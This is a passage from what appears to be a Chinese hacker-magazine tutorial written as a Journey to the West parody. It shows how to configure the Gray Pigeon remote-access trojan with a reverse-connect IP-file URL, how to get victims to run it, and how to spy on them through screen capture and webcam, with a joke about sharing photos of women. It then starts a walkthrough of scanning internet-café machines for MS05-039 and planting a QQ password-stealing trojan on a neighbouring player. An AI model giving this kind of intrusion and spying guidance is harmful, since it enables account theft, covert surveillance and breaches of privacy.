至于后面的安装选项（设置进程名，是否自删除，是否在拖盘显示图标以及是否键盘记录），启动项（服务的各项设置），代理服务器（用不着，不设置），高级选项（插如进程与加壳选项，默认既可，除非你需要自己加壳）与服务器图标（自己挑个喜欢的改一改咯）都没有什么好说的，但是第一个出现的画面也许会令菜鸟们费解：什么叫做备用自动上线？这个 URL 是什么东西？

我们知道，一般情况下，如果肉鸡在一个内网里，我们在外网是没办法直接访问到它的。但是如果我们拥有外网的 IP 地址，肉鸡可以访问到我们的话，我们可以指示肉鸡反向连接我们，然后让我们控制，这就是大名鼎鼎的反弹型连接。

可是，现在我们大多数人使用的都是电信的 ADSL 服务，尽管拥有外网的 IP 地址，可是一旦下线，再拨号，IP 地址就变了，那么肉鸡怎么再次找到我们？这是一个问题。

现在我们假设自己有一个空间固定不变：http://zhiyeqianqian.51web.cn/，那么每次上线后，我就将自己的新 IP 地址与监听的端口号存到一个文件里（比如 ip.jpg），并上传到我的空间上（http://zhiyeqianqian.51web.cn/ip.jpg ），然后肉鸡会隔一段时间去访问这个文件，获得我们的 IP 信息。然后再反向连接我们！这样就解决了上面提出的问题。当然，有些免费的域名转向功能也可以实现这一功能，但是篇幅限制就不再详细解释了。

灰鸽子默认情况下有自己的上线服务的，但是那个上线服务只给会员用，那么我们自然只能选用它提供给我们的网页文件形式实现自动上线了。所以我们将 URL 处填为我们要放置 IP 文件信息的 URL。将“只使用备用自动上线”选上。就完成了配置服务端的前置步骤了。

在用户名和密码处随便填些东西，单击“生成服务器”就会看到“连接服务器失败，使用备用服务器验证”，然后就通过验证，下载配置文件，在鸽子的目录下生成setup.exe（此路径可以自己改）。将这个setup.exe给肉鸡运行前，别忘了，http://zhiyeqianqian.51web.cn/ip.jpg 这个东西我们还没做设置呢。单击自动上线按钮，出现如图13的界面。

填入自己的FTP服务器地址，用户名与密码，文件的路径，以及现在的IP与端口，再单击更新IP到服务器就可以了。

下面把setup.exe给肉鸡运行吧，耐心等等，不出一分钟，就会有一生清脆的“有主机上线”的语音提示了。如图14。




图13

在此之后，我们可以单击那些按钮就




图14

可以完成相应的操作了：“捕捉屏幕”查看对方正在做什么，“视频监控”可以检测对方是否有摄像头，如果有的话，还可以打开它，看看肉鸡面前坐着个什么人，如果是MM的话，拍了照不要公开啊，会侵犯人家隐私权的，偷偷传给我一份就好了。至于远程文件管理，命令，注册表操作等功能，由于都是图形界面和本机操作基本上没什么不同，所以也就不再赘述了。

一下子这么多木马摆在面前，众人看得头晕目眩，可是白龙马还是思维最清晰的一个：“大师兄，要怎么样才可以把生成的木马给别人运行啊？总不能每次自己盗自己的号玩吧？”

悟空耐心的对新来的白龙马解释到：“要别人运行自己的马儿，前面已经讲过了三种可能性了，而入侵的基本方法也教给他们几个人了，有兴趣的话你不妨看看他们前几堂课的笔记。而还有一种比较厉害的方法就是利用Webshell挂马，但是由于时间关系，我们就把完整的入侵加种马和Webshell挂马的实例放到下一节课再讲好了，不多说了，我的尸体还没找到，现在要回去复活了。”

（本文涉及到的相关软件魔兽黑眼睛、大话西游II木马、传奇世界盗号木马传世孤火、阿啦QQ大盗、灰鸽子Vip 2005版，光盘有收录）

X菜鸟学堂

菜鸟的入侵实习

悟空也闭关

在医院待了一个多月后，悟空终于出院了！

远处，堆满了笑脸的八戒和沙僧连忙跑了过来，只听八戒说道：“猴哥儿，你的住院费，我和沙师弟已经凑齐帮你交了，这下子你满意了吧！”

这事儿做的多好，悟空忙表扬道：“呆子什么时候变得聪明了，不错，不错。其实呀，这也是你们做师弟的应该做的。”

沙僧附和道：“大师兄，我们快回菜鸟学堂吧，师父还在那儿等着我们呢！”

三人回到了菜鸟学堂，早已等待多时的唐僧说道：“悟空，看你又活蹦乱跳的回到了我们中间，为师真是高兴呀！我们都还等着你教我们什么新东西呢！”

八戒忙说道：“对，对，住院费可不是白交的。”

悟空沉思了一下，说道：“我在医院待了这么久了，有点儿手生，既然如此，那我们这堂课就把前边几节课的内容以几个完整的入侵实例的形式来复习一下。这样你们可以将前几堂课的知识结合起来使用。”

一、盗号的温床——网吧

操作系统：Windows2000操作系统＋硬盘还原卡＋Pubwin管理系统

准备工具：QQ网络硬盘（存放黑软）、MS05039扫描器、相关溢出工具与木马

花果山的很多网吧都已经用上了硬盘还原卡，所以我们可以自由的下载软件，基本上没有做什么限制，而Win2000的系统既满足了运行黑软的必要条件，也符合漏洞多的标准，随便找了一台机器坐下后，看了看桌上的牌号：90号。

接下来打开CMD.exe，试图查看本机IP地址。可是发现Win键被锁，单击“开始”菜单也没有运行等命令，好在机器并没有封锁硬盘，于是依次打开我的电脑，进入C:\WINNT\system32\目录下找到cmd.exe，双击运行。也可以新建一个文本文档，写入“start cmd.exe”并保存为BAT文件，然后双击运行打开CMD。

输入ipconfig /all查看到本机的IP地址为192.168.0.90，如图1。





图1

小鸡快跑

看来每台机器的 IP 地址都与桌面上的牌号是一一对应的（其实许多网吧都是这么设置的），假如看到了 110 号机器正在玩魔兽世界，那么等会儿我们要盗魔兽世界的号，直接入侵 192.168.0.110 就可以了。现在从网络硬盘上把黑软下载下来，拿出 MS05039 扫描器，填入 IP 范围 192.168.0.102 到 192.168.0.120，随便一扫，结果如图 2。



IP	Hostname	NetBIOS	Status
192.168.0.106	GAME106	GAME106	Vulnerable
192.168.0.120	GAME120	GAME120	Vulnerable
192.168.0.117	GAME117	GAME117	Vulnerable
192.168.0.105	GAME105	GAME105	Vulnerable
192.168.0.115	GAME115	GAME115	Vulnerable
192.168.0.107	GAME107	GAME107	Vulnerable
192.168.0.108	GAME108	GAME108	Vulnerable
192.168.0.119	GAME119	GAME119	Vulnerable
192.168.0.116	GAME116	GAME116	Vulnerable
192.168.0.118	GAME118	GAME118	Vulnerable
192.168.0.102	GAME102	GAME102	Not vulnerable

图 2

除了一台没有开机的机器外，所有的系统都存在漏洞！哈哈，既然网管这么懒，那么我们就不客气了！发现 91 号就坐在我们的左手边全神贯注的玩 QQ 堂，时不时还会切换出来和 QQ 上的好友聊几句，现在目标就锁定为他的 QQ 号码吧！

首先到啊拉 QQ 作者的老家（http://ala2vip.ys168.com/）去下载一个最新的啊拉 QQ，配置出一个木马 1.exe，如图 3。




图 3

